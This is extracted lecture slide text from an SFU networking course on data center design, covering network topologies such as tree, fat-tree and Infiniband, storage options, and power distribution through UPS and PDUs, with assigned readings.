
Originally: High-end switches connect clusters

Data Center Design Challenges

- Power savings / Cooling
- Resource Provisioning (Network, CPUs, etc...)
- Network Design
- Traffic load balance
- Support for VM migration
- Security (dealing with multiple tenants)




Data Center Design



Data Center: Network Fabric

Most common: Tree structure




Tree-structure Data Center Network

- Cost of switches increases substantially with increasing throughput & #ports → hierarchical design is common
 - Use low-end Ethernet switches in racks
 - Use fewer higher-end switches across racks
 - Each ToR (Top-of-Rack) switch uses multiple uplinks to cluster-level switch
 - E.g., 48 port switch
 - 40 ports are used for servers in the rack
 - 8 ports are used to connect to cluster-level switch
- oversubscription factor = $40/8 = 5$
- Meaning that 5 servers are sharing one uplink, i.e., not all of them can achieve their full bandwidth at the same time

Alternative Network Fabrics

- Fat trees: From commodity Ethernet switches




Fat-tree Solutions

- Connect end-host together using a “fat-tree” topology
- Infrastructure consist of cheap devices
 - Each port supports same speed as end-host
- All devices can transmit at line speed if packets are distributed along existing paths
- A k-port fat tree can support $k^3/4$ hosts
 - Common deployment $k=48 \rightarrow 27,648$ hosts


Fat-tree Challenges

- Layer 3 will only use one of the existing equal cost paths
- Packet re-ordering occurs if layer 3 blindly takes advantage of path diversity
 - E.g., Equal-cost multiple path (ECMP)



Other Topologies

- Jellyfish



Alternative Network Fabrics

- Infiniband:
 - Interconnection network with much higher bandwidth, but more costly
 - Common in HPC (high performance computers)


Data Center: Storage

Disk drives connected to ...

- Individual servers: distributed, inexpensive
 - Need distributed file system (e.g., Google File System)
 - Manages and replicates data across machines
 - May provide higher read bandwidth at the expense of higher write overheads (can read from parallel machines)
 - Allow software to exploit data locality (data on local disk)
- NAS (Network Attached Storage): expensive
 - Directly connected to cluster-level switching fabric
 - NAS is responsible for data management and integrity (error correction, fault tolerance, replication, etc.) → simplifies deployment


Storage Hierarchy

- Notice the differences in *latency* and *bandwidth*



Storage: Latency, BW, Capacity

- Very important for developers




Data Centers: Energy Consumption

- Big portion of the cost of constructing data centers goes in:
 - power distribution and cooling
- Usually data centers are referred to by the amount of power they use, e.g., 10 MW center
- Rough estimates for the **construction cost** of large data centers: \$10-20/Watt

Data Centers Buildings



Data Center: Power Distribution



Data Center: Power Distribution

- Primary Switch Gear:
 - Scales voltage down from medium (10—20 kV) to low (400—600 V)
 - Has breakers to protect against electrical faults
- Uninterruptable Power Supply (UPS)
 - Gets feed from switchgear **and** another from diesel generators
 - Has batteries (DC current), i.e., energy storage
 - Senses and decides the active power line (utility power or diesel)
 - After power failure, starts diesel generators (10-15s)
 - Performs AC-DC-AC double conversions:
 - AC-DC: Converts AC to DC to store in batteries
 - DC-AC: normal operations and during power failures, from DC in batteries to AC to feed data center equipment
 - Conversion also helps in power conditioning (remove spikes etc.)
 - UPS's are hosted in a separate room

Data Center: Power Distribution

- Power Distribution Units (PDUs)
 - Resembles breaker panels at residential houses
 - Takes feed from UPS (200—480 V)
 - Breaks it up into many 110—220 V circuits for actual servers
 - Circuits are individually protected (Why)?
 - Sometimes UPS units are duplicated for added reliability
 - PDUs take two lines and can switch among them fast

References

- Al-Fares et al., A Scalable, Commodity Data Center Network Architecture, SIGCOMM 2008
 - Required reading
- Abts and Felderman, A Guided Tour of Data-Center networking, Communications of the ACM, June 2012.
 - Required Reading
- Barroso, Clidara, and Holzle, [The Datacenter as a Computer An Introduction to the Design of Warehouse-Scale Machines](#), 2nd edition, 2013
 - Required Reading: Chapters 1, 4, 5, and Sec 3.3
- Singh et al, Jupiter Rising: A Decade of Clos Topologies and Centralized Control in Google's Datacenter Network, SIGCOMM 2015.
 - Optional Reading

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Data Center Design

Instructor: Khaled Diab

Data Center: Cooling

Two approaches:

